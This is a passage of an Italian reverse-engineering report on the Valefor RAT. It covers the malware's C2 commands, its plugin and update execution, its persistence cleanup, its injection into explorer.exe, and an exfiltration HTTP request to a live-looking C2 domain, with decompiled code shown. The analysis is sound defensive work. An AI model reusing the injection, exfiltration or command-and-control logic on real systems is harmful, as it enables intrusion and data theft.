Dopo aver lanciato il nuovo processo, il malware prova prima a leggere dalla pipe che ha creato in precedenza, e poi a rinominare un file nella cartella dei file temporanei aggiungendo "_fin" al suo nome.
La lettura della pipe probabilmente è stata inserita dagli autori del malware per fornire, laddove necessario, uno strumento per consentire la comunicazione tra il processo explorer.exe e quello appena lanciato. Durante l'esecuzione in analisi chiaramente il malware non legge nulla dalla pipe, visto che il processo creato non la può utilizzare.
Il file che viene rinominato, nell'esecuzione analizzata, ha il path "C:\Users\AMW23\AppData\Local\Temp\505969" e viene rinominato in "505969_fin". Anche in questo caso, durante l'analisi, questo file non esiste e quindi l'operazione non viene realmente svolta.
Si può però ipotizzare che questo file possa essere utilizzato dal processo creato come file di log e/o contenere l'output del comando. Viene rinominato facendo l'append di "_fin" per segnalare che è il log di un processo che ha terminato la sua esecuzione (potrebbe significare "final" per esempio).
Questo file potrebbe poi essere inviato al server di C2 tramite la funzione di upload del malware, per esempio, per fornire un report dettagliato sull'esecuzione appena avvenuta.
Se il file contenesse anche l'output del comando, questo potrebbe essere utilizzato dagli autori del malware anche per preparare un attacco di privilege escalation. Infatti, se il

comando eseguito fosse per esempio "*systeminfo",* gli autori del malware potrebbero sfruttarne l'output per cercare vulnerabilità nel sistema.

Command 4: Download and Run Plugin

La struttura di questa funzionalità del malware si suddivide in due fasi: quella di download e quella di esecuzione del plugin.
La fase di download avviene all'interno del corpo dell'if di questo comando, mentre la fase di esecuzione del plugin verrà eseguita una volta usciti dalla funzione "MalwareCommands", quella che contiene i 9 possibili comandi da eseguire (nello specifico la fase di esecuzione del plugin inizierà all'indirizzo 004EDA40).

La prima fase è molto simile a quella del download di un file: il malware esegue una connessione internet inviando un pacchetto HTTP e attendendo la risposta, poi aggiunge al log le stringhe "[+] Plugin Download Result", "Path: " e "Url: " ovviamente inserendo anche i dati relativi a questi ultimi due campi nel caso in cui fossero presenti.

A questo punto, come prima, i possibili risultati sono:

- "[+] Plugin Download Succed!"
- "[+] Wrong URL!"
- "[-] Plugin Download Failed!"

La seconda fase, ovvero quella di esecuzione del plugin, viene eseguita solamente se, dopo che la funzione "MalwareCommands" ha eseguito il return, il comando da eseguire risulta essere pari a "4" (proprio il numero relativo al comando del Plugin, per l'appunto) e se il numero di byte del plugin è diverso da 0:

```
79    if ((_COMMAND_NUM == 4) && (_pluginBytes != 0)) {
80      local_10f8 = (FILE *)0x0;
81      local_110c = 0;
82      uVar2 = (*_GetProcessHeap)(0,_pluginBytes);
83      _DAT_100303ac = (void *)(*_RtlAllocateHeap)(uVar2);
84      _fopen_s(&local_10f8,0x10031ce6,0x1002c5c0);
85      if (local_10f8 == (FILE *)0x0) goto LAB_004edc03;
86      local_110c = _fread(_DAT_100303ac,1,_pluginBytes,local_10f8);
87      if (local_110c == _pluginBytes) {
88        _fclose(local_10f8);
89        (*_DeleteFile)(0x10031ce6);
90        _memset((void *)0x10031ce6,0,0x80);
91        execPlugin(_pluginBytes,0x10031d66);
92        _memset((void *)0x10031d66,0,0x200);
93        uVar2 = decryptString([+] Plugin Execute Result);
94        writeStringTologInMemory(uVar2);
95        uVar2 = decryptString(Target:);
96        writeStringTologInMemory(uVar2);
97        writeStringTologInMemory(0x10031ce6);
98        uVar2 = decryptString([+] Plugin Execute Succeed!);
99        writeStringTologInMemory(uVar2);
100     }
```

Figura 15: seconda fase di esecuzione del comando numero 4

Ad occuparsi dell'esecuzione vera e propria del plugin è la funzione rinominata "execPlugin", a riga 91 nella figura 15.
Questa funzione (indirizzo 4EAD10), internamente ha uno switch con 5 casi (numerati 0, 1, 2, 3, 5).

- Caso 0: viene eseguito se l'estensione del plugin è del tipo .tmp.
- Caso 1 e 2: eseguono direttamente un jump a un indirizzo di memoria calcolato a runtime, potrebbero dunque eseguire dello shellcode piuttosto che un file esterno.
- Caso 3: gestisce i plugin con l'estensione .vbs.
- Caso 5: si occupa dell'esecuzione dei plugin dei file di tipo .bat.

Per i casi in cui viene eseguito un file, il malware sembra recuperare il path di %temp% (cartella per i file temporanei già utilizzata anche in precedenza) per salvarli.

Command 5: Update Valefor

Questo comando serve al malware ad aggiornarsi a una nuova versione.
Proprio come il comando numero 4, anche questo si suddivide in due fasi: la prima di download dell'aggiornamento, la seconda di esecuzione dell'update.
Il download avviene nel corpo dell'*if* relativo a questo comando, mentre poi l'esecuzione dell'update vero e proprio verrà eseguita direttamente dal main thread una volta usciti dal thread attuale.
La porzione di codice che esegue il download della nuova versione del malware è del tutto simile alle altre sezioni dei comandi che effettuano il download di un payload da un server remoto.
In questo caso d'uso, tra le stringhe decifrate che il malware può inserire poi nel log troviamo:
"[+] Update", "[+] Wrong URL!" e poi "[+] Valfeor was updated successfully!" e "[-] Valefor update Failed!".

Da queste stringhe riusciamo quindi anche ad apprendere il nome che i creatori del malware hanno dato a quest'ultimo: Valefor.
Questo spiega anche perché, quando nelle fasi iniziali dell'analisi il campione sotto analisi è stato caricato su VirusTotal, uno dei nomi con cui era già conosciuto risultava essere proprio "Win32.ValeforBeta.exe".
Attraverso alcune ricerche su internet è possibile risalire ad alcuni articoli (come questo), che parlano di attacchi con un malware chiamato ValeforBeta da parte del Lazarus Group, collegato alla Corea del Nord.

Il malware in analisi potrebbe dunque essere un derivato del malware citato nell'articolo, e potenzialmente opera di questo stesso gruppo.

Andando ad analizzare poi la porzione di codice che esegue effettivamente l'aggiornamento, ha la seguente struttura:

```
98      if (_COMMAND_NUM == 5) {
99        (*_Sleep)(2000);
100       _memset(local_56c,0,0x44);
101       local_51c = 0;
102       local_518 = 0;
103       local_514 = 0;
104       local_510 = 0;
105       local_56c[0] = 0x44;
106       local_53c = 0;
107       local_540 = 0x101;
108       commandLineValue = 0;
109       _memset(local_303,0,0xff);
110       threadHandle = decryptString(Path\To\Sample.exe,cmd.exe /c %s);
111       sprintf(&commandLineValue,threadHandle);
112       (*_CreateProcessA)(0,&commandLineValue,0,0,0,0x10,0,0,local_56c,&local_51c);
113       undoPersistenceAndExit();
```

Figura 16: lancio di un processo con la nuova versione del malware

L'esecuzione dell'aggiornamento è infatti piuttosto semplice: il malware non fa altro che preparare gli argomenti e poi chiamare (all'indirizzo di memoria 4ED1BC) l'API per lanciare un nuovo processo relativo alla nuova versione del malware:

```
CreateProcessA(NULL, "cmd.exe /c C:\Users\amw23oper\Desktop\sample.exe", NULL,
NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, 000DF2EC, 000DF33C)
```

Ovviamente in questo caso il nuovo processo eseguirà sempre lo stesso eseguibile e non una nuova versione, dato che il flusso di esecuzione è stato forzato ad entrare in questa sezione di codice. Infatti, essendo i server di C2 non attivi, l'unico modo per far entrare il malware in questa sezione è stato quello di modificare le variabili a runtime. In questo modo si è simulata la ricezione di un pacchetto che richiedesse un aggiornamento del malware.
Non essendoci però realmente un aggiornamento da fare, il path del nuovo processo punta ancora all'eseguibile "originale".

Dopo aver lanciato il processo con la nuova versione del malware, quella ormai obsoleta non deve far altro che terminare la propria esecuzione.
Prima di farlo, chiamando la ExitProcess all'indirizzo 4E416A, provvedere ad eliminare il metodo di persistenza che aveva utilizzato in precedenza.

L’esemplare in questione, come già visto, non attiva nessun meccanismo per garantirsi persistenza.
Il codice che contiene in questa sezione di codice è molto simile a quello visto nello switch contenente i quattro diversi metodi per ottenere la persistenza. Qui, tuttavia, lo scopo non è più quello di ottenere la persistenza, ma di annullarla e cancellarne le tracce.
Infatti, in questa funzione, non si fa altro che annullare le azioni compiute in precedenza: se per esempio il malware aveva creato un servizio, qui si esegue la sua *sc.exe delete*, se invece era stato creato un task qui il malware procede a eseguire il comando *SchTasks /delete* (sempre tramite l’API ShellExecuteA), e così via.
Dopo aver eseguito questa operazione, il processo attuale termina con il codice 0.

Command 6: Send Status Information

Questo comando serve al malware per inviare al server di C2 un pacchetto contenente una serie di informazioni sullo stato del sistema infettato dal malware.

Nello specifico, il malware raccoglie le seguenti informazioni:

```
Version: 3.0.1...
Loggedon User: amw23oper...
Stub Path:C:\Users\amw23oper\Desktop\sample.exe...
Persistence Mode: ...
Persistence name: ...
Mutex Name: toysegg
```

Dalle informazioni prodotte dal malware possiamo quindi dedurre che il numero “301” osservato in precedenza (anche nella sua versione esadecimale 12d) non è altro che il numero di versione del malware.
In questo caso i campi per la modalità e il nome della persistenza sono vuoti, dato che questo esemplare del malware, sebbene contenga la logica per farlo, non usa nessun metodo per la persistenza.

Da un'analisi delle stringhe a runtime però, si vede che il nome che i creatori del malware hanno assegnato ai 4 metodi di persistenza sono:



Figura 17: nomi dei possibili casi per la persistenza

Il nome della prima modalità per la persistenza ci conferma che, il file prodotto nel primo caso dello switch che consente al malware di ottenere la persistenza, non è altro che un link a sample.exe, che verrà poi fatto eseguire allo startup della macchina dal sistema operativo quando l'utente corrente esegue l'accesso.

Notiamo poi che il malware raccoglie informazioni anche sull'utente loggato nel sistema, sul path del malware e sul nome dato al mutex creato in precedenza da sample.exe.

Queste informazioni non vengono inviate direttamente in un pacchetto HTTP verso il server C2: vengono prima scritte nel log (dopo la stringa "[+] Info"). Sarà poi l'intero log ad essere inviato al server di C2 dal main thread.

Command 7: Uninstall Valefor

Questo comando serve a rimuovere il malware dal sistema.
All'interno del thread attuale in realtà vengono solo scritte nel log le stringhe "[+] Uninstall" e "Valefor was uninstalled successfully.".

La disinstallazione vera e propria viene fatta poi dal main thread:

```
92    if (_COMMAND_NUM == 7) {
93      (*_Sleep)(2000);
94      (*_DeleteFile)(Path\A\Sample.exe);
95      undoPersistenceAndExit();
96      (*_ExitProcess)(0);
97    }
```

Figura 18: operazioni per disinstallare il malware dal sistema

Una volta che il controllo ritorna al main thread, questo controlla se il comando eseguito era effettivamente il numero 7.
In questo caso procede ad eliminare il file "sample.exe" dal sistema e poi chiama la stessa funzione vista in precedenza nel caso del comando numero 5. In questo modo annulla l'eventuale metodo di persistenza utilizzato, e poi termina il processo.
In questo modo il malware tenta di lasciare meno tracce possibili sul sistema, cancellando sia il file del suo eseguibile, sia eventuali collegamenti/servizi/RegKey/tasks utilizzati per la persistenza.

Command 8: Download Executable

Questo caso è del tutto analogo a quello per il download del plugin.
Il malware controlla prima l'effettiva presenza dei parametri necessari per procedere con questa funzionalità (scrivendo nel log, in caso di errore, il messaggio "[+] Executable Download Parameter Error").
Poi scrive nel log "[+] Executable Download Result", "Path: " e "Url: " con i dati relativi a questi ultimi due campi.

Infine inserisce nel log anche il risultato del download:

- "[+] Executable Download Succed!"
- "[+] Wrong URL!"
- "[-] Executable Download Failed!"

A differenza del comando per il download del plugin, questo comando non sembra procedere subito all'esecuzione dell'eseguibile scaricato.
Questa differenza effettivamente potrebbe giustificare la presenza di quest'ultimo comando, che altrimenti sembrerebbe nient'altro che un doppione del comando numero 4 per i plugin.

Questa scelta potrebbe essere stata fatta dagli autori del malware per dare la possibilità all'attaccante di effettuare il download del payload, ma senza eseguirlo immediatamente.
L'attaccante potrebbe poi eseguirlo in un secondo momento tramite il comando numero 3 (Run Command).

Explorer.exe: operazioni successive ai comandi

Come si è già discusso in precedenza, finiti i 9 possibili casi nella funzione "MalwareCommands", il controllo ritorna al thread che aveva chiamato questa funzione. Qui avviene l'eventuale esecuzione del plugin, già discussa nel paragrafo relativo a questo comando.
A questo punto il controllo ritorna al main thread.

Il main thread, prima di ricominciare il loop, lancia un terzo e ultimo thread.
Questo thread esegue nuovamente la funzione eseguita dal primo thread lanciato, quella per contattare per la prima volta i server C2.
In questa occasione però, il flusso di esecuzione seguito è diverso. Qui, infatti, lo scopo del malware non è iniziare un contatto con i server C2, ma mandare l'intero contenuto del log verso questi server.
Infatti, la principale differenza di questa esecuzione della funzione rispetto alla precedente sta nel pacchetto HTTP che viene generato:

```
GET /list/1716570399/grq2xej0buyeqiyy.php?[03-12-2024 14:24:28]....[+] Info...Version: 3.0.1...Loggedon User: amw23oper...Stub Path: C:\Users\amw23oper\Desktop\sample.exe...Persistence Mode:...Persistence name: ...Mutex Name: toysegg.. HTTP/1.1..Host: purewatertokyo.com..User-Agent: Mozilla/5.0 (Windows; U; Windows NT6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)..Accept: text/html1,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-us,en;q=0.5..Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7..Keep-Alive: 300..Connection: keep-alive..Pragma: no-cache..Cache-Control: no-cache
```

Come si può vedere, infatti, il pacchetto che il malware utilizza al momento della *send* (indirizzo 4E75E3) contiene l'intero log generato durante l'esecuzione dei comandi.
In questo caso si è simulata la ricezione di un pacchetto che richiedesse al malware di eseguire il comando numero 6 per l'invio di informazioni.
Il pacchetto contiene il log in chiaro, e chiaramente lo scopo di questo messaggio non è altro che quello di informare il server di C2 dell'esito del comando di cui aveva richiesto l'esecuzione.

Ovviamente, nel fare questa operazione, il malware tiene conto di quale server aveva richiesto il comando: se l'esecuzione del comando numero 6 era stata richiesta dal server C2 al dominio "purewatertokyo.com", anche l'esito dell'esecuzione sarà inviata a quello specifico server di C2, e non a uno qualsiasi dei possibili server.

Infine, prima di ricominciare il loop da capo, il malware ha i due blocchi di codice che eseguono, laddove necessario, le azioni per ultimare l'esecuzione dei comandi di update (comando numero 5) e di uninstall (comando numero 7) già descritte in precedenza.

Pattern Recognition & Conclusioni

Riassumendo il comportamento del malware, dalle sue fasi preparatorie fino ad arrivare alla logica vera e propria, abbiamo la seguente struttura:



Figura 19: schema riassuntivo delle fasi del malware

Si è dunque osservato come il malware utilizzi vari step per nascondere la sua logica vera e propria, sia per rendere più difficoltosa l'analisi, sia per cercare di sfuggire al rilevamento da parte del sistema operativo.
Inizialmente, durante la fase di inizializzazione, alloca del codice dinamicamente, che viene eseguito solo dopo essere stato deoffuscato.
Questo codice provvede a lanciare un'istanza di explorer.exe sospesa, a fare l'injection di uno shellcode (per buona parte offuscato) e poi eseguirlo tramite il meccanismo delle APC.
Questo shellcode ha un duplice scopo: prima deoffuscare il resto del codice e recuperare una serie di API, e solo dopo eseguire il vero e proprio loop del malware, che va a contattare i server di C2 e a eseguire, su richiesta, uno dei possibili comandi.

È possibile ipotizzare che lo shellcode utilizzato all'interno di explorer.exe per recuperare le API, sia stato ricavato da un altro malware e non scritto appositamente per questo.
Infatti, non tutte le API recuperate vengono poi utilizzate: per esempio, lo shellcode recupera l'API "IsDebuggerPresent", ma non sembrano mai essere presenti meccanismi volti a rilevare la presenza del debugger all'interno del malware.
Questa scelta potrebbe anche essere stata fatta per garantire al malware una maggior flessibilità per eventuali versioni aggiornate e più elaborate.

Il malware in questione rappresenta un vettore di attacco estremamente versatile, e mira a fornire all'attaccante una serie di strumenti per poter sferrare nuovi attacchi ai danni della vittima, grazie ai vari comandi che può eseguire e al fatto che possiede la logica per garantirsi persistenza all'interno del sistema operativo.

Avendo analizzato le funzionalità che offre, si può concludere che il malware rappresenti, per chi controlla i server di command and control, un punto di accesso alla macchina infettata.
Questo riconduce l'esemplare in analisi a quella categoria di malware che utilizzano una backdoor per consentire agli autori di avere il controllo da remoto della macchina infettata.
La pericolosità di questo malware, infatti, non è data solamente dalla logica che contiene, ma dal fatto che può essere utilizzato dagli attaccanti per realizzare un'ampia gamma di attacchi, dal loading di ulteriori payload/malware, al furto di informazioni o all'inserimento del calcolatore infettato in una botnet, per fare qualche esempio.

Se si volesse dunque etichettare il malware in analisi, si potrebbe dire che è un RAT (Remote Access Trojan).
Come già detto, infatti, il suo principale scopo è fornire agli attaccanti un punto di accesso remoto alla macchina infettata.
Inoltre, questo malware possiede una serie di meccanismi per cercare di rimanere nascosto all'interno della macchina infettata e per sembrare legittimo. Ad esempio, si è osservato che il malware utilizza una serie di meccanismi per apparire come un eseguibile certificato e prodotto da Nvidia.
Inoltre, il fatto che il processo che rimane attivo più a lungo sia "explorer.exe" ha lo scopo di destare meno sospetti: la presenza costante di un'istanza di Explorer all'interno del sistema è sicuramente meno sospetta rispetto a quella di un processo relativo a un eseguibile non di sistema.

Note

Molti degli indirizzi a cui si fa riferimento durante l’analisi sono indirizzi dinamici, e ripetendo quindi l’esecuzione del malware dall’inizio potrebbero cambiare.
Per esempio, quando viene allocata un’area di memoria RWE tramite l’API VirtualAlloc o VirtualAllocEx per inserirvi del codice, non c’è garanzia che ripetendo più volte l’esecuzione del malware, il sistema operativo allochi quest’area di memoria sempre agli stessi indirizzi.

Quello che però non cambiano sono gli offset all’interno di un segmento di memoria.
Durante l’esecuzione analizzata, per esempio, al malware viene riservata un’area di memoria con indirizzo base 004E0000.
Se ci si riferisce per esempio all’istruzione all'indirizzo 004E75E3, avremo che l’offset di questa istruzione è 75E3h.
Se in un’altra esecuzione del malware viene invece riservata l’area di memoria all’indirizzo 10000000 allora la stessa istruzione non si troverà più allo stesso indirizzo, ma si troverà sempre allo stesso offset, e quindi all'indirizzo 100075E3.

Quindi, sebbene gli indirizzi a cui si fa riferimento in questa relazione potrebbero non essere ripetibili, possono essere utilizzati per ricavare gli offset relativi.